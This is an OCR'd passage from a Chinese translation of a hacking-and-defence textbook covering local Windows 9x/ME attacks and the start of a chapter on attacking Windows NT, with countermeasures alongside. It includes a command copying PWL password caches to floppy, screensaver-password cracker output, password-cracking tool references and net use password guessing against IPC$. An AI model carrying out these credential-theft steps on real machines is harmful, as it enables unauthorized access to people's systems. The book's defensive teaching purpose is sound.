些简单的技巧来完成的。聪明的攻击者则兼而用之。这些方法在第16章中将作讨论，其相关对策也将讨论。这里只是一个预警：因特网客户端要适时更新软件并进行保守配置。

阻挡后门的另一个好方法是阻止进来的访问去监听这些程序常使用的端口。许多站点的防火墙开放高端口，使内部网络上连接监听后门服务器。后门及特洛伊木马端口的完整清单在TLSecurity这个优秀的安全网站上可获得：http://www.tlsecurity.net/trojanh.htm。

对于通过防火墙外出的访问也要注意。尽管聪明的攻击者将他们的服务器配置为通过80号端口和25号端口来通信(这通常是允许的)，但这种防范还是会减少风险的机会。如果你曾遭侵扰，自然就必须修补后门服务器。如果要创根问底，将问题搞个水落石出，且要手工补漏的话，可以参阅最优秀且最全面的TLSecurity Removal Database (http://www.tlsecurity.net/tlfaq.htm)。此页的作者，Int_13h，已自告奋勇对这些工具的隐身之地进行了整理和组织(是否完备尚不得知，但相当出色)。

如果只是想找几个工具进行部署，则几个主要的防病毒软件商均可扫描这些工具(对于供应商清单，可搜索Microsoft的知识库编号为Q49500的文章(http://search.support.microsoft.com)。Int_13h强力推荐AVP(AntiViral Toolkit Pro)，该工具可从http://www.avp.com上获得。另有许多公司都提供删除后门与特洛伊木马的工具，比如TDS(Trojan Defense Suite)，它在http://www.multimania.com/ilikeit/ tds2.htm上可得到。

还要注意披着羊皮的狼，比如一个叫BoSniffer的BO删除工具本身也是伪装的BO。通常对于免费的特洛伊木马清除工具还是要谨慎的。

我们在第14章中还会更多地研讨后门与特洛伊木马的问题。

4.1.3 已知的服务器程序脆弱点

BO并不是令主机系统易受攻击的惟一软件——许多商业和非商业的工具也在无意之中帮倒忙。详尽罗列已有安全问题报告的所有Windows 9x软件几乎不可能，不过有一个简易的解决这类问题的办法：不要在Windows 9x系统上运行服务器软件，除非确实知道如何保障它们的安全。Microsoft的Personal Web Server软件就是这样的有潜在泄密可能的服务器程序。未打补丁的版本只要攻击者知道某个文件的位置并以一

第5章

攻击Windows NT

的Black ICE Defender(http://www.networkice.com)，售价39.95美元。其他比较流行的还有ZoneAlarm(家庭用免费; http://www.zonelabs.com)以及Aladdin的免费软件eSafe Desktop(http://www.ealaddin.com/esafe/desktop/detailed.asp)。为了心安，不妨获得一个工具，并尽可能按多疑的方式进行配置。

4.2 Windows 9x 本地漏洞发掘

可以相当确定地说，不是特地自找麻烦的话，Windows 9x系统不大容易遭受远程侵害；不幸的是，一旦攻击者能够物理上接触该系统，情况就完全相反了。事实上只要时间充裕，监管不力且后门洞开，物理上接触导致整个系统被盗用就不在话下了。不过本节假设整体上盗用目标系统不可取，于是着重讨论一些从Windows 9x系统中抽取关键信息的精致（或不怎么精致的）技巧。

绕开 Windows 9x 安全：重启！

流行度：	*8*
容易度：	*10*
影响力：	*10*
风险率：	*9*

与Windows NT不一样，Windows 9x没有保证多用户安全登录控制台的概念。因此能接触目标Windows 9x系统的任何攻击者既可以给它简单地上电，也可以使用硬手段重启由屏幕保护程序锁住的它。Windows 95的早期版本甚至允许CTRL-ALT-DEL或ALT-TAB等组合键让屏幕保护程序失效！随后自举过程中出现的任何密码输入提示都是纯粹装点门面的。"Windows"密码仅仅控制激活哪个用户的初始定制文件(profile)，而不用于保障任何资源的安全（密码清单资源除外，参见本章稍后的讨论）。单击取消(Cancel)按钮就可以让密码输入提示消失，系统会继续正常地加载，从而允许访问几乎所有系统资源。网络登录屏幕出现时也同样处理（具体出现什么屏幕取决于目标系统所在的网络类型）。

控制台攻击对策

解决这个问题的传统办法是设置BIOS密码。BIOS（基本输入输出系统）硬编码在系统主电路板上，给IBM兼容的PC硬件提供初始的自举功能。因此它是访问系统资源的第一个入口点，不过几乎所有流行BIOS的制造商都提供了BIOS的密码上锁功能，能够阻止大大咧咧的攻击者的“冷手”。当然真正的“冷血”攻击者可能从目标系统上撬走硬盘，把它放入另一台没有设置BIOS密码的PC机中。因特网上也能找到几个BIOS密码破解工具，不过BIOS密码仍然让大多数漫不经心的窥探者们望而生畏了。

当然，我们也极力推荐设置屏幕保护程序密码。通过Display Properties控制面板(Screen Saver标签下)就可以做到。Windows 9x最烦人的事之一就是没有内嵌的机制来手工打开屏幕保护程序。我们用的一个技巧就是在安装Microsoft Office suite时使用提供的OSA(Office Startup Application)。OSA的-s开关可打开屏幕保护程序，能每次运行时高效锁住屏幕。我们喜欢将“osa.exe -s”放到启动菜单中，使之随时可用。可参见Microsoft知识库编号为Q210875的文章以获取更多信息(http://search.support.microsoft.com)。

有一些商业Windows 9x安全工具提供了超越BIOS的系统上锁或硬盘加密机制。现已商业化但仍可从Network Associates公司（http://www.nai.com）取得个人用免费版本的Pretty Good Privacy（简称PGP）已出现多年，它在某个Windows版本中提供了公钥文件加密功能。

较隐秘的方法之一：Autorun与暴露屏幕保护程序密码

流行度：	*4*
容易度：	*7*
影响力：	*10*
风险率：	*7*

硬手段重启或运用三指敬礼（即CTRL-ALT-DEL三键组合）野蛮攻破系统安全可能冒犯系统垮客精英们（或偶然遗忘屏幕保护程序密码的谨慎的系统管理员们）的情感，不过幸运的是存在击溃有屏幕保护程序保护的Windows 9x系统的一个更隐秘方法。该方法利用了Windows 9x的两个安全脆弱点：CD-ROM的Autorun特性以及注册

表中屏幕保护程序密码的糟糕加密。

Microsoft知识库编号为Q141059的文章确切地解释了CD-ROM的Autorun问题：

"Windows polls repeatedly to detect if a CD-ROM has been inserted. When a CD-ROM is detected, the volume is checked for an Autorun.inf file. If the volume contains an Autorun.inf file, programs listed on the 'open=' line in the file are run.

(Windows反复轮询以检测是否插入了一个CD-ROM。当检测到一个CD-ROM时，就检查其上是否有一个名为Autorun.inf的文件。如果存在这个文件，就自动运行列在其中的'open='行上的程序。)"

这个"特性"自然可用来运行任何可以想像得到的程序(还记得Back Orifice和NetBus吗)。不过重要的是Windows 9x下该程序即使在屏幕保护程序运行期间也照样执行。

第二个安全脆弱点是：Windows 9x把屏幕保护程序的密码存放在注册表键HKEY_USERS\.DEFAULT\Control Panel\ScreenSave_Data中，而用于模糊化密码的机制已被攻破。这么一来，从注册表中取出该值(如果没有使能用户初始定制文件属性，那么是在C:\Windows\USER.DAT目录中)，对它解密后通过标准调用给这个Windows 9x系统输入结果密码就是非常自然的事情了。瞧——屏幕保护程序不见了！

出自Amecisco公司(参见http://www.amecisco.com/ssbypass.htm)的SSBypass是39.95美元。自成一体的屏幕保护程序破解工具也存在，例如95sscrk可从位于http://users.aol.com/jpeschel/crack.htm的由Joe Peschel编写的优秀破解工具网页上找到，该网页上还有许多其他有意思的工具。95sscrk不会绕开屏幕保护程序，它只是完成从注册表中找出屏幕保护程序密码并对它解密的简短工作[1]：

```
C:\TEMP>95sscrk
Win95 Screen Saver Password Cracker v1.1-Coded by Nobody
(nobody@engelska.se)
(c) Copyright 1997 Burnt Toad/AK Enterprises - read 95SSCRK.TXT before
usage!
---------------------------
No filename in command line, using default! (C:\WINDOWS\USER.DAT)
```

① 因此攻击运行着屏幕保护程序的Windows 9x系统时，需借助CD－ROM的Autorun特性。

```
· Raw registry file detected, ripping out strings...
  Scanning strings for password key...
Found password data! Decrypting ... Password is GUESSME!
_ Cracking complete! Enjoy the passwords!
----------.----------.----
```

对策：撑住 Windows 9x 屏幕保护程序

Microsoft有一个以更为安全的方式处理屏幕保护程序密码的"补丁"——Windows NT/2000。然而对于死心踢地的Windows 9x用户来说，至少应该禁止CD-ROM的Autorun特性。出自Microsoft知识库编号为Q126025的文章中的以下步骤可做到这一点：

1. 在控制面板（Control Panel）中双击系统（System）。
2. 单击设备管理器（Device Manager）标签。
3. 双击CD-ROM分支，再双击CD-ROM驱动程序(driver)项。
4. 在设置（Settings）标签中，单击"自动插入通知（Auto Insert Notification）"复选框以取消它。
5. 单击确定（OK）或关闭（Close）按钮，直到返回控制面板。当系统提示重启计算机时，单击确定（Yes）。

更为隐秘的方法之二：揭示内存中的 Windows 9x 密码

流行度：	*8*
容易度：	*9*
影响力：	*8*
风险率：	*8*

假设攻击者已击溃屏幕保护程序并有一段时间可花，他们有可能应用在屏(onscreen)密码揭示工具来"显露"由讨厌的星号掩盖着的其他系统密码。这些工具与其说是攻击工具，倒不如说给易忘的用户提供了方便，然而它们是如此之酷，以至我们非得提及它们。

最为众所周知的密码揭示程序之一是出自SnadBoy Software公司（http://www.snadboy.com）的Revelation，其工作过程如图4.7所示。




图4.7 SnadBoy Software 的Revelation 1.1 正在"显露"一个Windows文件共享资源的密码

其他密码揭示工具包括Vitas Ramanchauskas编写的Unhide (http://www.webdon.com),他还编写了下一节讨论的pwltool和Korhan Kaya编写的Dial-Up Ripper(即dripper,可从许多因特网归档服务器上找到),后者活动的对象是在目标系统上有一个保存了的密码的任何拨号上网(Dial-Up Networking)连接。考虑到只能用在活动的Windows登录会话上,这些工具也是相当温和的(如果某人已能访问活动的登录会话,那么他无论如何可以访问该系统的大部分数据了)。然而如果攻击者具备对许多系统的不受制约的访问权,又有一个装着类似Revelation等工具的软盘,那么它们仍可能导致进一步的麻烦。想像一下暑期雇来排除某公司Windows 9x系统上故障的微不足道的实习生在短期内可能收集的所有密码吧!是的,Windows NT在这样的工具面前也是"脆弱的",不过在密码尚未保存的网络登录屏幕或其他任何密码对话框上都行不通(也就是说,要是没有看到密码对话框中出现的星号,那就没戏了)。

隐秘方法之三:破解PWL

流行度:	*8*
容易度:	*9*
影响力:	*8*
风险率:	*8*

攻击者并不需要长时间坐在控制台前收集想要的东西——他们也可以把所需信息转储到软盘上，以后闲暇时刻再解密它们，所用方法跟传统的UNIX上用的crack和Windows NT上用的L0phtcrack等密码文件破解方法非常相似。

加密过的Windows 9x密码清单即PWL文件可在系统根目录下找到（通常为C:\Windows）。这些文件按该系统上每个用户的初始定制文件命名，因此驱动器A中的软盘上执行如下命令的一个简单批处理文件（BAT文件）可用于攫取大部分PWL文件：

```
copy C:\Windows\*.pwl a:
```

PWL文件实际上只是一个用于访问以下网络资源的一个高速缓存的密码清单：

- ▼ 由共享级安全机制保护的资源
- ■ 编写成用到密码高速缓存API（应用程序编程接口）的应用程序，例如Dial-Up Networking（简称DUN）
- ■ 没有加入任何NT域的Windows NT计算机
- ■ 不是Primary Network Logon的Windows NT登录密码
- ▲ NetWare服务器

Windows 95在OSR2前给PWL文件采用一个脆弱的加密算法，使用广泛流传的工具就能很容易地攻破。OSR2（OEM System Release 2）是Windows 95的一个中间版本，从原装制造商（original equipment manufacture,OEM）即装配系统的公司那儿购买的新系统上才会有。目前的PWL算法要强壮些，不过仍然基于用户的Windows登录凭证。这使得密码猜测攻击更为耗时，但仍能猜到。

PWL破解工具之一是由Vitas Ramanchauskas和Eugene Korolev编写的pwltool（参见http://www.webdon.com ）。如图4.8所示的pwltool能够针对一个给定的PWL文件发动字典攻击或蛮力攻击。因此攻破一个PWL文件仅仅是一个字典大小问题（pwltool要求整个词汇清单转换成全部是大写字母）或CPU周期问题。这同样是一个作为黑客攻击工具还不如对于易忘的Windows用户来说更为有用的工具——在破解Windows 9x PWL文件上多花时间不是很值。然而从黑客攻击一词的纯粹意义上说，我们仍然认为这是一种Windows 9x系统攻击手段。




图4.8 pwltool 给 Windows 9x PWL 密码高速缓存文件解锁

另一个比较好的破解PWL的工具是Break-Dance开发的CAIN(http://www.confine.com)。不过，破解PWL并不是CAIN的惟一功能，它还可以从注册表中删除屏幕保护程序密码，并查点本地共享文件、高速缓存的密码(cached password)以及其他系统信息。

对策：保护PWL文件


对于真正关心这个问题的管理员来说，Windows 9x的系统策略编辑器（System Policy Editor）可用来禁止密码高速缓存，办法是把以下DWORD类型注册表键创建/设置成1：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\Network\DisablePwdCaching=1
```

那些仍在使用先于OSR2版本Windows 95的用户可以按照http://support.microsoft.com/support/kb/articles/Q132/8/07.asp 提供的详细步骤下载改用更强壮PWL加密算法的升级软件。

PWL文件不是这个世界上挑战生产性的程序员们开发破解工具的惟一针对对象。http://www.lostpassword.com 上列出了用于驯服从有密码保护的Microsoft Outlook PST文件到Microsoft Word、Excel和PowerPoint文件等东西的工具。甚至可以找到破解无

处不在的.ZIP文件的若干程序。.ZIP文件可是许多用户赖以在因特网上传送敏感文件的密码保护手段。Ivan Golubev编写的Ultra Zip Password Cracker（简称UZPC，参见http://www.chat.ru/~m53group/，需要发挥你的俄语技能）就能执行针对.ZIP文件的字典和蛮力密码破解，它甚至有一个直观的图形界面：



查找密码测试与恢复工具的另一个好网站是Joe Peschel在http://users.aol.com/jpeschel/crack.htm上的资源网页。知道不论自己设置如何复杂的密码，友好的邻居黑客都能把它恢复出来也不错，是吧？

4.3 Windows千年版(ME)

Microsoft并没有展出其所谓的客户操作系统Windows千年版(ME，Millennium Edition)。写此书时也只是Beta 3(4.90.2499)。从安全的角度来看，也没有提供很重要的特性，除了对其同名(namesake)问题进行了强调。也就是说，从安全的严肃性来讲，另一个千年版(Windows 2000)才是正确的解决方法。ME只是扩展了软件的兼容性和易用性，从安全的角度看，与Windows 9x一样，安全功能很少。因此，我们也不准备花太多笔墨。

从远程攻击的角度看，Windows ME也毫无生趣，没有引入新的服务，文件和打印共享在缺省情况下是禁止的，这与远程注册服务一样。除非最终用户自己打开，否则远程撬开Windows ME是不太可能的。

Windows ME中一个高级的网络功能是ICS(Internet Connection Sharing)，此功能在Windows 98上也有，但Windows ME上更易安装，通过提示向导(wizard)很容易配置。

ICS允许Windows ME作为一个路由器，使多个计算机共享单个因特网连接。从前，Windows 9x是不提供路由功能的，但这提供了“岛跳”(island-hopping)攻击的可能性。

ICS通过Add/Remove Programs控制面板安装，配置则通过Home Networking Wizard完成，它会提示用户是否共享计算机上资源。它也会指示输入密码，但可不指定。在重启时，文件和打印共享将安装，并允许对文件和打印服务的访问。如果没指定密码，则My Documents或My Shared Documents(C:\All Users\Documents,sharename Documents)会以完全权限共享出去而无需密码。不过，共享只是在适配器的内部或"home"端。外部适配器对ICMP的回应请求会不予响应。

尽管ICS看起来不会对外部接口带来弱点，但它设计时可从内向外进行路由(即使是通过拨号适配器)。这样的话，破坏了ME系统的攻击者，就可以通过ICS拨号或连接至远程系统，从而对网上系统进行无限制的访问。因此，认为远程Windows客户系统对其所连网络威胁不大的假设也并不再有足够根据。

从本地攻击来看，Windows ME和Windows 9x的安全相同，需再次强调的是，对于公共访问的系统要设置BIOS密码，要使用有密码保护的屏幕保护程序，并对后备状态或冬眠状态设置密码(Advanced标签下，Power Options控制面板)。Windows ME的帮助文件中介绍了新文件夹的加密功能，但在Beta 3的安装中，右击文件夹并没有提供此功能。对于加密密钥保存的算法我们也知之不多。

4.4 小结

到目前为止，Windows 9x对攻击者来说，兴趣已越来越小，因为大多数潜在的受害者已迁至新的操作系统Windows 2000上了。对于那些仍抱残守缺的人来说，应牢记如下的几点：

- 从基于网络的攻击者们看来，Windows 9x/ME是相对缺乏生机的，因为它没有内置的远程登录机制。惟一真正威胁Windows 9x/ME网络完整性的大概是文件共享和拒绝服务。文件共享可用合适的密码选择来很好地增强安全性，拒绝服务问题则差不多由Dial-Up Networking Update 1.3和Windows ME解

决。无论如何我们强烈反对把没有保护的Windows 9x/ME系统部署在因特网上。没有戒心的用户太容易打开各种服务，而且没有第二个保护机制，从而导致众多问题。

- 免费可得的SubSeven工具以及若干商业版本的远程控制软件（参见第13章）可以干不只是弥补Windows 9x/ME缺乏网络友好性之"不足"的坏事。确信自己的主机上没有被不知情地安装的这些工具（利用已知的因特网客户软件安全缺陷完成的安装），自己安装时应仔细关注安全方面的配置（自然又是选择好的密码）。
- 记住要不断更新软件，因为新的版本或补丁解决了许多安全漏洞。对于这些来打补丁的软件所能导致的各种脆弱和缺陷，以及如何修补它们，请见第16章。
- 如果有人能够物理上接触你的Windows 9x主机，那你是死定了。这个问题的惟一真正解决办法是设置BIOS密码和使用第三方安全软件。

▲ 如果攻击Windows 9x系统只为寻找乐子的话，我们讨论过的不少工具（例如密码揭示程序和各种文件密码破解程序）就够花时间了。注意Windows 9x PWL文件可能含有网络用户凭证，因此网络管理员不应该认为它们太教条而轻视它们，当他们的Windows 9x系统周边物理环境不怎么安全时更是如此。

安氏推荐
iS-One

这本书的重点不是教你“安全是什么”，而是告诉你“面对安全问题该怎么做”。书中通过大量的实例和循序渐进的步骤告诉你，黑客是如何进入你的系统的，利用了哪些漏洞，你应该如何防护你的系统。

第5章

攻击Windows NT

根据大多数说法，不论是在专用的还是公用的网络上，Windows NT系统都占据着相当比例。也许是因为这种流行程度，或者是Microsoft产品在市场营销上有目共睹的傲慢，再就是其易用的图形接口对于计算基础设施造成的威胁，NT在一定程度上成了黑客攻击群体中的受鞭对象即替罪羊。1997年早期伴随由Avian Research组织的黑客Hobbit编写的一篇论文的发表，掀起了关于NT安全的一阵热烈讨论。这篇论文探讨NT连网的底层支撑体系结构——公共网际文件系统（Common Internet File System，简称CIFS）和服务器消息块（Server Message Block，简称SMB）。在http://www.insecure.org/stf/cifs.txt上可以找到这篇论文的拷贝。此后NT上漏洞发掘过程的持续发布一直没有减少过。

Microsoft已勤勤恳恳地给已发现的大多数问题提供了补丁。因此我们认为NT是个不安全的操作系统这一普遍看法不大确切。在有见地的人们看来，NT的安全性已接近任何UNIX系统，有些地方在我们看来还表现得更好些，原因如下：

- ▼ NT不提供在服务器的处理器空间远程运行代码的固有能力。从客户主机启动的任何可执行程序都加载到本客户主机的CPU和内存中。例外是提供远程多用户GUI shell的NT终端服务器版（Terminal Server Edition，NT的下一个版本Windows 2000中内置了这个功能）。
- ▲ NT服务器（而不是工作站）控制台的交互登录权力缺省只局限于几个管理性账号，因此除非攻击者攻破这些账号，否则它们仍然相当不为人所知。绕开这些障碍的办法确实存在，不过需要满足多个条件。

既然如此，我们为什么又不完全肯定NT是安全的呢？这里有两个问题：向后兼容性和易用性。我们将在本章看到，向传统客户系统的妥协使得NT没有达到原本可以达到的安全程度。两个主要例子是NT继续依赖NetBIOS和CIFS/SMB连网协议以及加密用户密码仍用陈旧的LanManager（LM）算法。它们分别使得攻击者的NT信息查点工作和密码文件解密工作变得容易起来。

从易用性上说，NT接口表观上的简单使得它对于管理员新手颇有吸引力，他们一般不大了解安全，也不怎么探究机械的点击操作背后的工作原理。根据我们的经验，资深的系统主管们很少使用强壮的密码，也很少施行久经考验的安全配置措施。因此在某个NT网络上碰巧有一台服务器或工作站的Administrator账号没设置密码的机会通常

存在，为测试目的匆匆设置一个不洁的NT系统更会加剧这个问题。

既然已从10万英尺高空鸟瞰了NT的安全，下面就查看一下我们的位置所在，然后钻研NT安全的本质细节。

5.1 简短回顾

本章假设攻击NT系统的大量重要的基础工作已经完成，包括目标选择（参见第2章）和查点（参见第3章）。我们已在第2章中看到，当在端口扫描结果中发现135号和139号端口时，几乎可以肯定被扫描对象使用的是Windows系统（在这两个端口上都有监听的可能是Windows NT系统，只在139号端口上有监听的可能是Windows 9x系统）。NT系统的进一步标识可使用其他手段，例如旗标攫取。

注意 *我们在第6章会讨论到端口445也是Windows 2000系统的一个标签。*

一旦确定目标是一台NT主机，查点过程随即开始，第3章详细展示了各种基于匿名连接的工具如何用来获取关于目标系统上的用户、用户组和所运行服务等信息。查点本身往往揭示相当丰富的信息，使得它与真正的漏洞发掘过程之间的界线不大明了，譬如说一旦查点出一个用户账号，密码蛮力猜测工作通常旋即开始。利用第3章中讨论的查点技巧得到的丰富数据，攻击者通常会找到给他们提供入口点的点滴信息。

5.1.1 本章概况

继续按照作为本书之基础的攻击模式前进，本章将涵盖黑客攻击流程的剩余步骤，取得超级用户特权，巩固这种权力，然后掩盖踪迹。

本章不会——涵盖可从因特网上获取的用于执行这些任务的许多工具，不过会讨论在我们看来是最为雅致且有用的工具，然而焦点仍然是在攻击的一般原理和方法学上。什么是防备跃跃欲试的渗透企图的较好NT系统加固措施呢？

注意 *本章并没有涵盖最关键的Windows攻击方法，即Web黑客攻击技巧。这种应用程序层的攻击往往使得OS级的保护毫无用处，近几年对NT的最致命攻击，包括IISHack和MDAC，其目标都是NT/2000的内置式Web服务器，即IIS(Internet In-*

formation Server)。第15章将专门介绍这方面的内容。

5.1.2 Windows 2000 怎么样

NT已不再是Microsoft操作系统食物链的顶端了，Windows 2000已于2000年初发布，是NT的最新版本。

我们将在第6章中讲述Windows 2000，尽管有些人对逻辑的分开这两个彼此关联的操作系统感到并不乐意，但这两者的差别还是很大的。

的确，本章所列出的许多技巧(尽管不是全部)是可以用于Windows 2000的，特别是刚刚启封的时候。我们也会尽力讲述有差异的地方——也许Windows 2000对问题有更好的解决办法——特别是本章的对策部分。但我们提供的不是一个完全的远程指南或操作系统的点对点比较。当然，操作系统的迁移不是一夜之间就可完成的，我们希望关于NT(以及在缺省混合模式中的Windows 2000)的那些攻击技巧在几年之内的真实世界中仍是有用的。

当我们写此书的时候，市场还只是初步采用Windows 2000，很少有人认真地从安全角度去检查它。总体上讲，我们认为它比NT难以损害，因此，我们极力推荐升级到Windows 2000，因为它的安全性更强，也有更新的修补程序，有更丰富和更多基于标准的安全特性，对于注册表中比较神秘的安全设置也更容易访问。不过，我们也不能把它当作对付所有问题的灵丹妙药。那种认为Windows 2000将保护你的想法是不明智的，Windows 2000毫无例外，它有它的安全问题，在第6章我们将发现，警钟也已敲响。

5.2 索取Administrator账号

关于NT安全应注意的第一个事实是，远程攻击者如果不用Administrator账号，那就什么都干不了。我们已经提到过，NT基本不提供远程执行命令的固有能力，即使提供了，能够交互登录到NT服务器的也局限于管理性账号，从而大大限制了远程(非管理性)用户搞破坏的能力。因此，老谋深算的攻击者们会像鲨鱼依靠灵敏的感觉器官穿越数英里扑向受伤的猎物那样索求等价于Administrator的账号。5.2.1节将详细探讨获取Administrator特权的主要机制：猜测密码。

这可能让那些期待某个神奇的远程漏洞发掘手段魔术般地把NT变成笨瓜的人们大

失所望。这样的魔术子弹尽管在理论上是可能的，但是多年来很少露面。我们将在本节末尾讨论其中一些。虽然有点让人失望，不过安全似乎遵循古老格言：越瞬息万变的东西越巍然不动（the more things change, the more they stay the same）。换句话说，以让人头脑发僵的密码复杂度要求锁固自己的Administrator账号。

远程密码猜测


流行度：	*7*
容易度：	*7*
影响力：	*6*
风险率：	*7*


假设提供NetBIOS会话服务(TCP 139)，那么攻进NT的最有效方法就是最老的办法，远程密码猜测：对共享查点尝试连接，并进行密码/用户名组合，直到找到正确的组合。

当然，要想猜测密码比较有效率，首先得有一个有效的用户名列表。我们已介绍过一些发现用户账号的好武器，包括用net use命令建立匿名连接，从而和目标建立"空"会话；第3章还讨论了Somarsoft Inc.公司的DumpACL/DumpSec，Evgenii Rudnyi编写的sid2user/user2sid等。手头有了有效的账号，密码猜测就更像外科手术了。

找到合适的共享点进行攻击通常比较容易，在第3章中，我们已经看到Interprocess Communications "共享"(IPC$)在导出TCP 139的系统上是提供的，而且缺省的管理共享，包括ADMIN$和[%systemdrive%] $(比如C$)也几乎总是允许密码猜测的。当然，也可用第3章讨论过的方法对共享点进行查点。

一旦一个有效用户清单在手，大胆的攻击者们就会在本地目标NT系统上打开其网络邻居(或使用Find Computer工具和IP地址)，双击目标主机图标，如下面的两个插图所示。





密码猜测也可以在命令行上使用net use命令完成，命令行上把密码指定为一个星号(*)将导致远程系统提示输入密码，如下所示：

```
C:\>net use \\192.168.202.44\IPC$*/user:Administrator
Type the password for\\192.168.202.44\IPC$:
The command completed successfully.
```

注意 *用/u:开关指定的账号可能会令人迷惑。回忆一下，NT/2000下的账号是用SID定义的，由MACHINE\account或DOMAIN\account组成。如果以Administrator方式注册失败，不妨用DOMAIN\account的方式试试。*

攻击者一般尝试猜测独立NT服务器或工作站上已知的本地账号，而不是NT域控制器上的全局账号。本地账号更接近反映系统管理员和用户个人在安全上的过失，而中心IT部门要求更为严格的保密守则不易攻破。另外，NT工作站允许任何用户交互登录(也就是"Everyone"账号可以执行"Logon Locally")，也使得远程执行命令更容易了。

当然，如果你攻击了管理员或者主域控制器(PDC，Primary Domain Controller)上的域管理员账号，那么整个域(或是可信域)都在你的掌控中。通常，确定PDC是值得的，先用影响不大的方法自动猜测(避免锁闭)，然后同时扫描整个域中比较容易攻击之地(比如管理员账号不带密码的系统)。

警告 *如果你想用下面的技术审计公司中的系统，那么在用自动或手工方法猜测密码一定要小心被锁闭(lockout)。如果因为安全的想法，而使公司的大部分用户锁闭，那是不能得到管理者的首肯的。为了测试锁闭，诸如enum(第3章)之类的工具可以在空会话上将远程的密码策略转储下来。我们也喜欢先确认Guest账号是禁止的，然后用猜测密码的方法来对付它。因为即使Guest是禁止的，它也可以指示出*

什么时候会出现锁闭。

对于老式的用户密码选择密码猜测更像是外科手术，下面是一些方法：

- ▼ 用户喜欢选择最容易的密码——就是不设密码。到目前为止，任何网络的最大漏洞就是没有密码或是极易猜测。因此检查系统安全问题时这是一个优先考虑的问题。
